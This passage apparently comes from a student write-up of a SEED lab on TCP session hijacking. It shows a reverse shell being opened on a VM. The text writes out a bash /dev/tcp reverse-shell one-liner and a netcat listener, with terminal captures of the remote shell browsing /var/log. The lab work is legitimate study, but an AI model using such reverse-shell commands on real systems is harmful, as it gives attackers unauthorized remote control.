
As a conclusion, the telnet connection is still alive because the victim is not informed of the attack. When the victim machine sends out a telnet packet to get to the current working directory, it displays the working directory of the observer.



Task 5: Creating Reverse Shell using TCP Session Hijacking

1) For the last task, from the “attacker”s shell, not the root shell itself, typing command

`/bin/bash -i > /dev/tcp/10.0.2.5/1337 0<&1 2>&1`, where initializations are defined in lab requirements



2) Using netcat from the root, host shell, “observer”s machine typing command `nc -l 1337` where we define the free or available port number since Netcat could be listening to any port. I saw that as soon as the connection was established with the built in reverse shell, our running terminal in the stops the program and returns a new prompt input shown in the screenshot below.

```
Terminal Terminal File Edit View Search Terminal Help
root@VM:/home/seed# TX packets:183 errors:0 dropped:0 overruns:0 carrier:0
root@VM:/home/seed# collisions:0 txqueuelen:1
root@VM:/home/seed# RX bytes:27079 (27.0 KB)  TX bytes:27079 (27.0 KB)

root@VM:/home/seed# nc -l 1337
bash: 1: No such file or directory
root@VM:/home/seed# ls -l
total 72
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 4 seed seed 4096 Oct 29 13:45 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 May  9  2018 Downloads
-rw-r--r-- 1 seed seed 8980 Jul 25  2017 examples.desktop
-rw-rw-r-- 1 seed seed 130 Oct 13 20:34 hi.txt
drwxrwxr-x 2 seed seed 4096 Sep 22 22:13 host
drwxrwxr-x 3 seed seed 4096 May  9  2018 lib
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Music
drwxr-xr-x 3 seed seed 4096 Jan 14  2018 Pictures
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Public
drwxrwxr-x 4 seed seed 4096 May  9  2018 source
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Videos
root@VM:/home/seed# nc -l 1337
[10/30/19]seed@VM:~$ pwd
/home/seed
[10/30/19]seed@VM:~$ ls -l
ls -l
total 60
drwxrwxr-x 4 seed seed 4096 May  1  2018 android
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 bin
drwxrwxr-x 2 seed seed 4096 Jan 14  2018 Customization
drwxr-xr-x 4 seed seed 4096 Oct 29 14:00 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Documents
drwxr-xr-x 2 seed seed 4096 Jul 25  2018 Downloads
-rw-r--r-- 1 seed seed 130 Oct 13 20:34 hi.txt
drwxrwxr-x 2 seed seed 4096 Sep 22 22:13 host
drwxrwxr-x 3 seed seed 4096 May  9  2018 lib
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Music
drwxr-xr-x 3 seed seed 4096 Jan 14  2018 Pictures
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Public
drwxrwxr-x 4 seed seed 4096 May  9  2018 source
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25  2017 Videos
[10/30/19]seed@VM:~$
```

3) From here I have tested to see if I could see the users, typing the command; `cd`

`/var/log` and `ls -l`.

```
Terminal Terminal File Edit View Search Terminal Help
root@VM:/home/seed#
[10/30/19]seed@VM:~$ [10/30/19]seed@VM:~$ cd /var/log
cd /var/log
[10/30/19]seed@VM:~/var/log$ ls -l
ls -l
total 4364
-rw-r--r-- 1 root          root      0 May  1  2018 alternatives.log
-rw-r--r-- 1 root          root  1903 Apr 22 2018 alternatives.log.1
-rw-r--r-- 1 root          root  126 Apr  9  2018 alternatives.log.2.gz
-rw-r--r-- 1 root          root 2418 Mar 22 2018 alternatives.log.3.gz
-rw-r--r-- 1 root          root   385 Jan 14  2018 alternatives.log.4.gz
-rw-r--r-- 1 root          root 4058 Jul 25  2017 alternatives.log.5.gz
drwxr-xr-x 2 root          adm 4096 Oct 30 14:57 apache2
-rw-r----- 1 root          adm    0 Mar 22 2018 apport.log
-rw-r----- 1 root          adm 1241 Mar 22 2018 apport.log.1
-rw-r----- 1 root          adm  585 Jan 14  2018 apport.log.2.gz
-rw-r----- 1 root          adm  379 Aug 23  2017 apport.log.3.gz
-rw-r----- 1 root          adm  248 Aug 22  2017 apport.log.4.gz
-rw-r----- 1 root          adm  274 Jul 25  2017 apport.log.5.gz
drwxr-xr-x 2 root          root 4096 May  1  2018 apt
-rw-r----- 1 syslog         adm 44939 Oct 30 18:47 auth.log
-rw-r----- 1 syslog         adm 27778 Oct 29 01:17 auth.log.1
-rw-r----- 1 syslog         adm 37000 Oct 19 20:21 auth.log.2.gz
-rw-r----- 1 syslog         adm 33235 Jun 22 2017 auth.log.3.gz
-rw-r----- 1 syslog         adm 1444 May  8  2018 auth.log.4.gz
-rw-r----- 1 root          root 57538 Feb 15  2017 bootstrap.log
-rw-r----- 1 root          utmp    0 Oct 13 26:27 btmp
-rw-r----- 1 root          utmp    0 Sep 22 22:17 btmp.1
drwxr-xr-x 2 root          root 4096 Oct 30 14:57 cups
drwxr-xr-x 2 root          root 4096 Aug 23  2017 dbconfig-common
drwxr-xr-x 2 root          root 4096 Jan  5  2018 dist-upgrade
-rw-r----- 1 root          adm  31 Feb 15  2017 dmesg
-rw-r----- 1 root          root    0 May  1  2018 dpkg.log
-rw-r----- 1 root          root 34843 Apr 27  2018 dpkg.log.1
-rw-r----- 1 root          root  386 Mar 22 2018 dpkg.log.2.gz
-rw-r----- 1 root          root 1105 Mar 22 2018 dpkg.log.3.gz
-rw-r----- 1 root          root  274 Jan 14  2018 dpkg.log.4.gz
-rw-r----- 1 root          root 114678 Jul 26  2017 dpkg.log.5.gz
-rw-r----- 1 root          root 24624 Jul 25  2017 faillog
-rw-r----- 1 root          root 4037 Mar 22 2018 fontconfig.log
drwxr-xr-x 2 root          root 4096 Feb 15  2017 fsck
-rw-r----- 1 root          root 1857 Oct 30 18:16 gpu-manager.log
drwxr-xr-x 3 root          root 4096 Feb 15  2017 hp
drwxr-xr-x 2 root          root 4096 Jul 25  2017 installer
```

Sources:

- <https://null-byte.wonderhowto.com/how-to/create-reverse-shell-remotely-execute-root-commands-over-any-open-port-using-netcat-bash-0132658/>
- <https://www.exploit-db.com/papers/13587>
- <https://www.techrepublic.com/article/tcp-hijacking/>